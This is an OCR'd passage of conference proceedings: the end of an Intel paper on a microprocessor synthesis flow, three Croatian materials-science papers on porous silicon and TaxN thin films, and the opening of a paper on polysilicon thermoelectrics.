VI. SIGN-OFF TOOLS

At the end of the RLS flow, the fub is ready to go through sign-off checks to ensure that a certain desired quality for the project milestone is met (this is true for early milestones as well as tapeout at the end of the project). The RLS flow is a creation tool, not a sign-off tool. In other words, it creates fubs, and everything it does must be checked for quality with other tools [18].

The number of tools and the quality requirements depend on the project milestone. Some tools, like sign-off timing and formal verification, are required for all of the milestones, albeit with different requirements (for example, the fub does not need to be timing clean for early milestones). On the other hand, RV and IR drop for example are seldom run before the second half of the project, partially also to allow the teams to concentrate on the RTL development and early timing and power convergence. Such decisions and general requirement are made by the project management and the design automation groups.

VII. CONCLUSION

This text shows the high level overview of the RLS flow for a high end microprocessor design at Intel. All of the steps are described and the methodology presented with a certain level of details. They show that the RLS flow for a microprocessor follows a standard methodology of synthesizing digital circuits, but certain methodology decisions are specific for high performance designs. Great emphasis is given to timing convergence, which is obvious in fast clock synthesis methodology, relatively small fub size, and careful tuning of the flow for pre- and post-layout correlation.

REFERENCES

[1] G. E. Moore, “Cramming More Components onto Integrated Circuits”, Electronics, pp. 114–117, April 1965

[2] M. D. Ciletti, “Advanced Digital Design with the Verilog HDL”, Prentice-Hall, 2003

[3] R. Riedlinger et al, “A 32 nm, 3.1 Billion Transistor, 12 Wide Issue Itanium® Processor for Mission-Critical Servers”, IEEE Journal of Solid-State Circuits, Vol. 47, No. 1, January 2012

[4] C. Melinte, “Physical Implementation Challenges of a Multi-Million Gate SoC”, unpublished (Intel internal)

[5] L. E. M. Brackenbury, L. A. Plana, J. Pepper, “System-on-Chip Design and Implementation”, IEEE Transactions on Education, Vol. 53, No. 2, May 2010

[6] “Synopsys Timing Constraints and Optimization”, User Guide in Synopsys Online Documentation

[7] A. Soon, K. Shalash, A. Ullman, K. Debnath, “APV Mixed Mode Core Shell Full Chip Timing Flow”,unpublished (Intel internal)

[8] A. Rajah, K. C. Pokhrel, “Effective Design Partitioning and Floorplanning for Complex Soc”, SNUG Singapore, 2010

[9] “Design Compiler User Guide”, User Guide in Synopsys Online Documentation

[10] “Power Compiler User Guide”, User Guide in Synopsys Online Documentation

[11] P. Panday, N. S. Gopal, T. P. Girish, D. Chinnery, Y. M. Chaing, “LSSD Scan Stitching using DFT Compiler”, SNUG India 2011

[12] “IC Compiler Implementation User Guide”, User Guide in Synopsys Online Documentation

[13] M. S. Jang, J. H. Park, Y. N. Yeon, J. Y. Lee, K. M. Choi, J. T. Kong, “Clock Network Analysis at the Pre-Layout Stage for Efficient Clock Tree Synthesis”, ASIC/SoC Conference, 2002

[14] I. Shtarkberg, “Clock Tree Implementation Techniques – A Comparative Analysis”, SNUG Isreal, 2010

[15] P. Chakrabarti, “Clock Tree Skew Minimization with Structured Routing”, International Conference on VLSI Design, 2012

[16] “IC Compiler Technology File and Routing Rules Reference Manual”, User Guide in Synopsys Online Documentation

[17] C. H. Malley, J. Graeber, C. Lyles, S. Lewis, R. P. Raman, “RLS Layout Productivity: Achieving a zero DRV solution for a 32 nm high performance CPU design”, unpublished (Intel internal)

[18] M. Maheswari, M. Seshadri, H. Yu, T. Islam, R. Varada, “RLS Timing Convergence: Design with External Tools and Sign off with Internal Tools” , unpublished (Intel internal)

PAPERS

Porous Silicon Prepared by Electrochemical Etching of Silicon Eptaxial Layer

M. Ivanda[1,*], M. Balarin[2], O. Gamulin[2], V. Đerek[1], D. Ristić[1], S. Musić[3], M. Ristić[3], K. Furić[1] and Z. Crnjak Orel[3]

[1] Ruđer Bošković Institute, Division of Materials Physics, Bijenička cesta 54, Zagreb, Croatia
[2] University of Zagreb, School of Medicine, Department of Physics and Biophysics, Šalata 3b, Zagreb, Croatia
[3] Ruđer Bošković Institute, Division of Materials Chemistry, Bijenička cesta 54, Zagreb, Croatia
*ivanda@irb.hr

Abstract - Porous silicon (PSI) samples were prepared by electrochemical etching of n-type (111) epitaxialy grown silicon layer on n-type silicon (111) substrates, by varying the concentration of 48% HF in ethanol solution, and by varying the etching time. Electrical resistivity of epitaxial layer was ~2 Ω cm and of silicon substrate was ~ 0.015 Ω cm. Within the epitaxial layer, and on the substrate surface, the micro- and nano-pores of different sizes in dependence on HF concentration and etching time were obtained. With the etching time longer than 30 minutes, the epitaxially layer was detached from the substrate. The structural and optical properties of prepared samples were investigated by Raman and photoluminescence spectroscopy, field emission scanning electron microscopy (FE-SEM) and energy dispersive x-ray spectroscopy (EDS) spectroscopy. The FE-SEM images showed high density of micrometer sized pores on epitaxial layers. After detaching the epitaxial layer, the substrate showed fine nanometer sized cobweb-like silicon structures whose morphology and density depend on HF concentration and etching time. The Raman spectra of such structures show transversal optical (TO) phonon band that broadens and red-shifts depending on the size of silicon nanostructures. The size distributions of the silicon basic structural units where determined by applying the phonon confinement model and were compared with those determined by FE-SEM. The intensity of phtoluminescence peak of such fine porous substrate shows the sensitivity on a degree of optical phonon confinement.

I. INTRODUCTION


Porous silicon (PSi) was established as a promising optoelectronic material since Canham's discovery of intense PSi photoluminescence at room temperature in the visible light spectrum in 1990 [1]. However, bulk silicon exhibits up to five orders of magnitude weaker photoluminescence than PSi as a material with indirect energy band-gap [2]. Several models have been successful in describing photoluminescence in Psi. The most promising candidates were quantum confinement models [3], but some evidence suggests that luminescence properties of PSi may not simply be due to quantum confinement, but also due to surface chemistry effects [4]. A large amount of work demonstrates that the surface of freshly prepared PSi is hydrogen passivated. However, exposure of the porous silicon to ambient air for prolonged period leads to the slow oxidation of PSi films [5–8]. It is now well established that electropolishing of silicon begins for the current density $j > j_{crit}$ [9]. Anodization of n-type c-Si in concentrated HF solution leads to the fabrication of the microporous silicon. In the present work the studies of structures and composition of porous silicon prepared on epitaxial layer grown on silicon substrate were carried out in detail depending on HF concentration in the electrochemical solution. Silicon can be electrochemically etched in hydrofluroric acid (HF) solutions and at specific current densities, local dissolution of silicon atoms occurs, such that low density porous crystalline silicon is formed. Here we show the results of preparation of porous silicon samples from n-type silicon epitaxial layer grown on more conductive n-type silicon substrate. By varying the concentration of 48% HF in ethanol solution micro- and nano-pores of different sizes within the epitaxial layer in dependence on HF concentration were obtained.

II. EXPERIMENTAL

A specially designed electrochemical etching cell was used for preparation of PSi samples from commercially available silicon-on-insulator wafers, consisting of 20-24 μm thick n-type (phosphorus doped) silicon epitaxial (111) layer grown on a 280 μm thick n-type (Sb doped) silicon substrate. Electrical resistivity of the epitaxial layer is about $\rho_1 \approx 2$ Ωcm. Silicon substrate is a much better conductor with resistivity of about $\rho_2 \approx 0.015$ Ωcm. The bottom of the wafers was coated with gold for electrical contact with the bottom part of the etching cell. Three samples were prepared by varying the concentration of 48% HF in 96% ethanol solution in the electrochemical etching cell. Concentrations of 25%, and 50% of 48% HF in 96% ethanol solution were used at constant current density of 13 mA/cm^2 provided for 30 minutes for the samples S1 and S2, respectively and the concentrations of 50% of 48% HF in 96% ethanol solution for 80 minutes at the current density of 16 mA/cm^2 for the sample S3.

III. RESULTS AND DISCUSSION

FE-SEM and optical microscopy images of the surface of the epitaxial layers of the samples S1 and S2



a) **b)**

Figure 1. Morphology of the top surface of the epitaxial layer of the samples S1 at magnification of 1700 **a)** and S2 at magnification of 5000 times **b)**. Upper images were taken by the optical microscope at the same magnification as that bottom taken by the FE-SEM.




Figure 2. Raman spectra of the samples S1-S3 (symbols). Full line is the fit by Eq.(4) with mean particle diameter D and size distribution width σ as the free parameters.

are shown on Figure 1. The triangle-shaped holes were produced by electrochemical etching. Such types of holes usually appear by etching process on dislocations.

Figure 2 shows the Raman spectra in the spectral range of TO(Γ) vibrational band at 520 cm^{-1} of the substrate layers for our three samples. The broadening and redshift of the c-Si transversal optical TO(Γ) vibrational band at 520 cm^{-1} occurs due to the phonon confinement effects. Fig. 2 shows the results of fit on the optical mode of silicon with mean particle diameter D and size distribution width σ as free parameters. It is interesting that this procedure gives 3-4 times smaller dimension for the correlation length of phonon confinement than as directly measured by FE-SEM This indicates that silicon cobweb-like wires have substructure that are not visible by FE-SEM. To better understand this effect the high resolution TEM images will be performed on the samples in the near future.

IV. CONCLUSION

Porous silicon (PSi) samples were prepared by electrochemical etching of thin epitaxial silicon layers on silicon substrates. Micrometer sized pores in eptaxial silicon layer were caused by electrochemical etching process through the dislocation channels. FE-SEM images of substrates after epitaxial layer detaching showed high density of micrometer sized pores separated by the cobweb-like silicon structures whose morphology and density depended on the HF concentration and etching time. The Raman spectra of such structures show transversal optical (TO) phonon bands that broaden and red-shift depending on the size of silicon nanostructures. The diameter distributions of the cobweb wires where determined by applying the phonon confinement model. When compared to the FE-SEM diameters, they are 3-4 times smaller indicating the existence of silicon substructure not observable by SEM microscopy that exists in formed cobweb-like silicon structure.

REFERENCES

[1] L. T. Canham, Appl. Phys. Lett. 57, 1046 (1990).

[2] Fauchet, P. M., C. C. Tsai, L. T. Canham, I. Shimizu, and Y. Aoyahi, 1993, Microcrystalline Semiconductors: Materials and Devices, vol 283.

[3] T. Ohno, K. Shiraishi, and T. Ogawa, Phys. Rev. Lett. 69, 2400–2403 (1992).

[4] S. Munekuni, T. Yamanaka, Y. Shimogaichi, R. Tohmon, Y. Ohki, K. Nagasawa, and Y. Hama, J. Appl. Phys. 68, 1212 (1990).

[5] E.A. Petrova, Mater. Sci. Eng., B 69– 70 (2000) 152.

[6] K.H. Beckmann, Surf. Sci. 3 (1965) 314.

[7] V.M. Dubin, F. Ozaman, J.-N. Chazalviel, Thin Solid Films 255 (1995) 87.

[8] Shindi Takeoka, Phys. Rev., B 62 (24) (2000) 820.

[9] R. Memming, G. Schwandt, Surf. Sci. 4 (1965) 111.

Formation and Luminescence of P-type Porous Polycrystalline Silicon

V. Đerek[1], M. Ivanda[1*], M. Balarin[2], O. Gamulin[2], M. Ristić[3], S. Musić[3], K. Furić[1] and Z. Crnjak Orel[4]
[1] Ruđer Bošković Institute, Division of Materials Physics, Bijenička cesta 54, Zagreb, Croatia
[2] University of Zagreb, School of Medicine, Department of Physics and Biophysics, Šalata 3b, Zagreb, Croatia
[3] Ruđer Bošković Institute, Division of Materials Chemistry, Bijenička cesta 54, Zagreb, Croatia
[4] National Institute of Chemistry, Hajdrihova 19, Ljubljana, Slovenia
vdjerek@irb.hr

Abstract - Luminescent porous silicon (PS) was obtained by galvanostatic electrochemical anodisation of p-type polycrystalline silicon (poly-Si) film in aqueous hydrofluoric acid (HF)/ethanol electrolyte. Poly-Si film was prepared and boron delta-doped on n-type silicon wafers by low pressure chemical vapor deposition (LPCVD) process. Porous poly-Si surface morphology varied as a function of anodisation time. Scanning electron microscope (SEM) images have shown macro-porous Si formation along grain boundaries. S-band photo-luminescence (PL) was measured in all samples, while Raman measurements indicated minimal or no confinement effects.

I. Introduction

Porous silicon is created by partial dissolution of silicon host material, typically by electrochemical anodisation of crystalline silicon in HF containing electrolytes. Porous silicon shows intensive photoluminescence in visible part of the spectrum, which is thougt to be caused by quantum confinement effect in silicon nanocrystals present in PS [1,2].

PS can also be prepared on polycrystalline silicon substrates. Literature search shows that only about 1% of all research papers regarding PS focus on porous poly-Si. However, the use of poly-Si has been expanding due to its lower price than semiconductor-grade monocrystalline silicon. This opens possibilities for industrial applications of porous poly-Si films in cases where their properties are found interesting.

II. Experimental

A. Poly-Si layer preparation

Poly-Si films were deposited on silicon {111} oriented n-type wafers. Wafers were double-layered, consisting of 280 μm thick Sb-doped substrate (ρ=0.015 Ωcm) and epitaxially grown and polished top layer (phosphorus doped, 4.2-5.3 μm thick, ρ=0.8-1.0 Ωcm).

Wafers were solvent cleaned and dipped in 1% HF for three minutes for pre-deposition oxide removal.

Poly-Si was deposited and boron delta doped by LPCVD process. Working gas was 26% SiH_4/Ar. Process was performed at 680ºC at working pressure of 50 Pa. Poly-Si was deposited in two steps of 100 minutes, between which poly-Si was boron delta doped by flushing the reactor with 20 cm^3 of BCl_3 gas. Post deposition samples were annealed for 30 minutes at 1050ºC in nitrogen gas flow at atmospheric pressure.

Deposited poly-Si film thickness was 6,5 μm measured by SEM of a sample cross-section. Sample resistivity was measured by 4-contact probe method, ranging from 3-14 Ωcm, corresponding to positive charge carrier density of $\approx 10^{17}$ cm^{-3} [3].

B. Porous poly-Si preparation

Samples were anodised in a vertical anodisation cell with O-ring. Electrolyte was 5% w/w solution of HF in ethanol prepared from 40% aqueous HF acid. Anodic contact was accomplished with aluminum foil pressed between the sample back side and the cell base. Cathode was a platinum spiral wire inserted in electrolyte. Voltage source was connected to anodisation cell. Current and potential drop on the cell were measured continuously during the anodisation.

PS electropolishing current j_{PS} was measured from I-V curve measurement (6 mA/cm^2 < j_{PS} < 8 mA/cm^2). For sample preparation anodisation current was kept constant at 3,4 mA/cm^2. Anodisation time was varied (3,5,10,15,30 and 75 minutes).

After the anodisation samples were twice rinsed in ethanol and twice in pentane. Final pentane rinse was continued for 5 minutes in order to reduce the capillary stress during sample drying [4]. Samples were left to dry in air.

III. Results and Discussion

A. Poly-Si layer

Prepared poly-Si sample surface consisted of partially fused grains consisting of multiple fused silicon microcrystals. Least-squares Gaussian fit to Feret's diameter of selected sample of grains gives a value of d=(1,1±0,4) μm. Features about 50 nm in diameter were recognizable on grain surfaces.

* Corresponding author: ivanda@irb.hr




Figure 1: Comparison of Raman spectra of crystalline Si (dashed line) and prepared poly-Si (solid line) samples

Fig. 1 shows Raman spectra of poly-Si sample N7 in comparison with monocrystalline silicon. Spectra were recorded in same conditions and normalized by intensity. Inset shows Raman shift range from 515-525 cm^{-1}. Widening of silicon O(Γ) Raman vibrational band at 520 cm^{-1} in poly-Si is clearly visible. Due to phonon confinement effect, O(Γ) band can change position and shape in silicon nanocrystals. One of phonon confinement models was given in [5]. Raman band widening can also be due to crystal defects which are present abundantly in poly-Si [5].

Peak positions for all samples have shown small shift towards the lower wavenumbers (0,1 – 0,3 cm^{-1}). Such small Raman shifts can be attributed to silicon nanocrystals sized from 20-40 nm in diameter by phonon confinement effect, which is consistent with SEM micrographs. No measurable photoluminescence was observed from bare poly-Si samples.

B. Porous poly-Si

Six samples with anodisation times of 3,5,10,15,30 and 75 minutes were prepared. Other anodisation parameters were kept constant.

Fig. 2 is a SEM micrograph of prepared porous poly-Si sample N7, showing large macropores along the




Figure 2: SEM micrograph of sample N7 anodised for 3 minutes, showing typical porous poly-Si surface morphology.




Figure 3: Photoluminescence spectrum of porous poly-Si sample N7

poly-Si grain boundaries and mesopores on the grains themselves.

No Raman O(Γ) band downshifting was observed in comparison to poly-Si substrates. This indicates absence or very low concentration of silicon nanocrystalites. Weak s-band photoluminescence was observed in all porous poly-Si samples.

Photoluminescence spectra were Gaussian, centered at 1,85 eV with FWHM of 0,4 eV (Fig. 3). PS photoluminescence can be attributed to quantum confinement (QC) effect [2]. QC model relates silicon crystalite size to PL peak energy [6], giving crystallite diameter of 3,3 nm for 1,85 eV PL peak.

IV. Conclusion

We have demonstrated the ability to prepare porous poly-Si samples on LPCVD boron delta-doped poly-Si substrates. Useful range of anodisation parameters for preparation of porous poly-Si samples was determined. It is believed that PL efficiency can be significantly improved with careful choice of anodisation parameters.

References

[1] Canham, L. T., "Silicon quantum wire array fabrication by electrochemical and chemical dissolution of wafers", Applied Physics Letters, vol. 57, pp. 1046-1048, April 1990.

[2] Yoffe, A.D., "Low-dimensional systems: quantum size effects and electronic properties of semiconductor microcrystallites (zero-dimensional systems) and some quasi-two-dimensional systems", Advances in Physics, vol. 42, pp. 173-262, 1993.

[3] Kwok, H.L. and Ho, K.H., "A three-dimensional model for the transport properties of polycrystalline silicon", Journal of Physics D: Applied Physics, vol. 15, pp. 2271, 1982.

[4] Gamulin, O. et.al, "Micro and nano structure of electrochemically etched silicon epitaxial wafers", Croatica chemica acta (0011-1643) (2011), accepted for publishing

[5] Zi, J. and Büscher, H. and Falter, C. and Ludwig, W. and Zhang,K. and Xie, X., "Raman shifts in Si nanocrystals", Applied Physics Letters, vol. 69, pp. 200, 1996.

[6] Ledoux, G. and Gong, J. and Huisken, F. and Guillois, O. and Reynaud, C., "Photoluminescence of size-separated silicon nanocrystals: Confirmation of quantum confinement", Applied Physics Letters, vol. 80, pp. 4834, 2002.

Role of the substrate and the temperature of deposition on the properties of the Ta_xN thin films

M. Očko[1*], S. Žonja[2] and M. Ivanda[3]
[1] Institute of Physics, Bijenička cesta 46, HR-10000 Zagreb, Croatia
[2] Faculty of Electrical Engineering and Computing, University of Zagreb, Unska 3, HR-10000 Zagreb, Croatia
[3]Ruder Bošković Institute, Bijenička cesta 54, HR-10000 Zagreb, Croatia
*ocko@ifs.hr

Abstract - We present an interim report on the investigations of the Ta_xN thin films deposited on the (100) Si wafers coated with a 140-nm thermal SiO_2 layer. Our conclusions are based on the room temperature sheet resistance measurements, transport properties measurements from helium up to room temperature and on the Raman spectra analysis of the investigated series. In particular, we discuss a nonmonotonous concentration dependence of transport properties. This behaviour we attribute to a local minimum in the density of electronic states at the Fermi level calculated for the intermetallic Ta_4N_5 [1]. Such behaviour was not observed in other investigations on the transport properties of Ta_xN found in literature. Also our Raman spectra show some differences compared to other Raman investigations on Ta_xN. We ascribe these and other differences discussed to the substrate properties which were used in the preparation of these thin films. The overall properties of the Ta_xN deposited on the oxidized Si wafers are compared to the properties of the Ta_xN thin films deposited on sapphire.

I. INTRODUCTION

In [2], authors presented investigations on the Ta_xN thin films deposited on sapphire within the concentration range: $0.57 \leq x \leq 1.2$. Among other applications, the system holds promise as a barrier material in NbN-based Josephson junction in superconducting digital circuits [2]. Ta_xN deposited on sapphire exhibits superconductivity below 10 K for about $x \approx 1$.

Our task was to investigate the properties of the Ta_xN thin films deposited on oxidized Si wafers which are much cheaper than the sapphire wafers. In a mass production, a product cost is an imperative along with the properties of a product. Although this work was intended to give answers on a practical problem, there appear some new interesting pure scientific problems which ought to be solved. We present here some of the interesting results obtained in this investigation.

II. DEPOSITION DETAILS

Ta_xN was synthesized in a high-vacuum sputtering system equipped with a dc magnetron sputter gun (model Torus 2C, Kurt Lesker Co.) containing a 99.5%-pure 5.1-cm-diam Ta target. Two types of samples were prepared in the same way. First group are the samples synthesized on the 1 cm^2 sapphire while the second group consists of the samples prepared on the 10.2 cm-diam (100) Si wafers coated with a 140 nm thermal layer [2]. The concentration of Ta in these thin films depends mainly on the partial pressure of N_2 in a gas mixture with Ar and on the temperature of the substrate during the deposition process. In the case of the Si wafers, the gas pressure was 50 mTorr and the partial pressure was varied from 10% to 100% while the temperature was kept constant at 450 °C for the Si samples. One expects that the dynamics of the processes during the cooling down to room temperature is going to be the same for each thin film sample even though the concentration varies.

III. TRANSPORT PROPERTIES

The measurement details of the resistivity and thermopower from helium up to room temperature were described in [1]. The resistivity versus temperature is presented in Figure 1. For all concentrations, the resistivities exhibit nonmetallic temperature dependence. It is interesting that the data can be fitted well in the almost whole temperature range measured by a function of the form:

$$\rho(T)/\rho_{RT} = A + B\exp(-T/T_o) \qquad (1)$$




Figure 3 Temperature dependence of the resistivities represented by the relative resistivities $\rho_r(T) = \rho(T)/\rho_{RT}$ of Ta_xN thin films. Open circles are the experimental data while the solid yellow lines are the best fits to the exponential function: $\rho_r(T) = \rho(T)/\rho_{RT} = A + B\exp(-T/T_0)$.
Inset: Conductivities at 200 K. Black closed squares are our data. Black dashed line is only eye guide. Orange closed squares represent the data from [1].

It is rather unusual to fit the resistivity data to the form (1). Although, we have no physical interpretation of this fit and, hence, no physical meaning of parameter T_o, we present the data in this way because T_o is correlated well wit the maximum in the corresponding thermopower [3]. Also, coming from the Jonson-Mahan many-body formalism for charge and thermal conductivity by charge transport [3], we can infer functional form (1) and can describe also the thermopower of Ta_xN but assuming a complicated temperature dependence of the chemical potential.

Temperature dependence of the resistivity data of Ta_xN deposited on sapphire [2] could also be described by (1) (the authors did not try to fit their data). However, the concentration dependence of the resistivity/conductivity of our data and the data in [2] are quite different. In the inset to Figure 1, the conductivities at 200 K, presented with the orange squares, exhibit monotonous and, moreover, a linear behaviour with concentration. The red dashed line is a linear fit of these data and it predicts that the localization happens at $x = 0.55$. This smooth transition towards the zero conductivity indicates that one may consider this localization as the Anderson localization.

Our data, the black squares, show much narrower range of the concentrations where the single rocksalt structure exists and show even a nonmonotonous dependence on concentration. These concentrations are around $x = 0.8$ which we believe is connected to the fact that there exists a stable intermetallic Ta_4N_5. This fact leads to our opinion that the Ta-vacancies in the TaN rock salt structure are not quite randomly distributed but follow the Ta_4N_5 structure.

Superconductivity which exists in Ta_xN deposited on sapphire between 4 and 10 K was not observed in Ta_xN deposited on oxidized Si above 5 K.

IV. Raman Spectra of Ta_xN

SEM analysis of the samples deposited on the sapphire and Si substrates gives that there is no difference among the samples on the scale down to 5 nm. But there exist significant differences on the scale of the mean free path of an electron as suggests the inset to Figure 1. To see the characteristics of the samples in between these scales, we performed Raman spectroscopy of the samples deposited on the oxidized Si wafers. There are only few Raman studies on Ta_xN and there is no Raman spectra analysis for the Ta_xN deposited on sapphire..

Raman spectroscopy measurements were carried out in backscattering geometry using a Horiba Jobin Yvon T64000 spectrometer equipped with the Coherent Innova laser for excitation (514.5 nm line) and a Dilor Z-24 triple monochromator at room temperature.

The Raman spectra are shown in Figure 2. There are three (two of them are very close to each other) maxima which we ascribed, going from low wave numbers, to the first-order transverse acoustic, longitudinal acoustic and optical modes according to [3].

In the crystals with perfect rocksalt structure, the first-order Raman modes are not allowed by the O_h crystal symmetry. As the first-order acoustic and optical bands are observed for all the Ta_xN samples, this indicates the presence of point defects in the rocksalt crystal structure.




Figure 2 Raman spectra of the Ta_xN thin films. The sharp peak at Ta_xN spectrum belongs to the Si in the wafer.

The main feature of these spectra is the increase of the intensity of the acoustic modes with decrease of the Ta-concentration. We ascribe this behaviour to increase of disorder with increase of the V_{Ta}-vacancy sites. Hence, the N_{Ta}-antisites are missing in the understoichiometric samples.

V. Conclusions

We analyzed the properties of Ta_xN thin films which were deposited at 450 °C on oxidized Si wafers. The main motivation was to investigate a possibility to replace the more expensive Ta_xN thin films deposited on sapphire in various applications and in mass production. Investigations showed much less diversity of the electrical characteristics of the samples deposited on SiO_2 than the ones deposited on sapphire. One of the reasons for this is mainly caused by the narrow range of concentrations where the single phase exists. At this point of the investigation, we are not able to answer why the single phase range is so narrow. We expect that by the deposition at higher temperatures the energy would be enough for formation of N_{Ta}- and Ta_N-antisites for obtaining much wider concentration range and therewith more diverse properties including superconductivity.

References

[1] M. Očko, S. Žonja, G. L. Nelson, J. K. Freericks, L. Yu, N. Newman, *Low temperature transport properties of Ta_xN thin films ($0.72 \leq x \leq 0.83$)* J. Phys. D: Appl. Phys. **43** (2010) 445405

[2] L. Yu, C. Stampfl, D. Marshall, T. Eshrich, V Narayanan, J. M. Rowell, N. Newman and A. Freeman, *Mechanism and control of the metal-to-insulator transition in rocksalt tantalum nitride*, Phys. Rev. B **65** (2002) 245110-1.

[3] M. Jonson and G. D. Mahan, *Electron-phonon contribution to the thermopower of metals*, Phys. Rev. B **42** (1990) 9350

[4] M. Stoehra, C.-S. Shin, I. Petrov, and J. E. Greene, *Raman scattering from epitaxial TaN_x ($0.94 \leq x \leq 1.37$) layers grown on MgO (001)*, J. Appl. **101**(2007) 1235

On the application of boron and phosphorus heavily doped LPCVD polycrystalline silicon thin films as thermoelectric materials

S. Žonja[1,2,*], M. Očko [2], M. Ivanda[3], T. Suligoj[1], P. Biljanović[1]
[1]Faculty of Electrical Engineering and Computing, University of Zagreb, Unska 3, HR-10000 Zagreb, Croatia
[2]Institute of Physics, Bijenička cesta 46, HR-10002 Zagreb, Croatia
[3]Ruder Bošković Institute, Bijenička cesta 54, HR-10002 Zagreb, Croatia
*szonja@zemris.fer.hr

Abstract - Even in the metallic regime, heavily doped polycrystalline silicon has high thermopower, but since recently, due its high resistivity combined with high thermal conductivity, silicon was not considered as a possible thermoelectric material. However, various reasons have encouraged investigations on polycrystalline silicon in order to enhance its TE properties. We discuss these reasons and give a short overview of the most promising results and works done in the field. We also present our incipient work on the LPCVD obtained polysilicon thin films annealed in various ways. The main important result we obtained so far is the high thermopower of a Si:B sample: +200 μV/K at room temperature; much higher than predicted for the common metals and the same as of Bi_2Te_3, the only thermoelectric material commercially used nowadays.

I. INTRODUCTION

Thermoelectric (TE) devices are the group of solid state devices that rely on two basic TE effects: Seebeck and Peltier effect. Among others, they can be used in the waste heat conversion making them a valuable weapon in the combat against global warming. At present, their usage is mainly limited by relatively low efficiency of available materials determined through dimensionless figure of merit. At room temperature, the best available thermoelectric devices so far have the figure of merit $ZT = \alpha^2\sigma T/\kappa$ around 1 (Bi_2Te_3). One takes that ZT should be around 3 for TE devices to replace conventional heat pumps and power generators.

We have already presented [1] various materials with pronounced TE properties (one dimensional systems usually have high Seebeck coefficient α, heavy fermion systems have high electrical conductivity σ and materials with particle inclusions are characterized with low thermal conductivity κ).

Some of the materials that could be used in the field of thermoelectrics would greatly benefit from nanostructuring for which they are generally not suitable and this gives silicon one important advantage. Silicon is an ominpresent cheap material and it is at the very base of all human technology. Standard electronic devices technology is mainly oriented on its processing where silicon nanostructures can be produced on the regular basis.

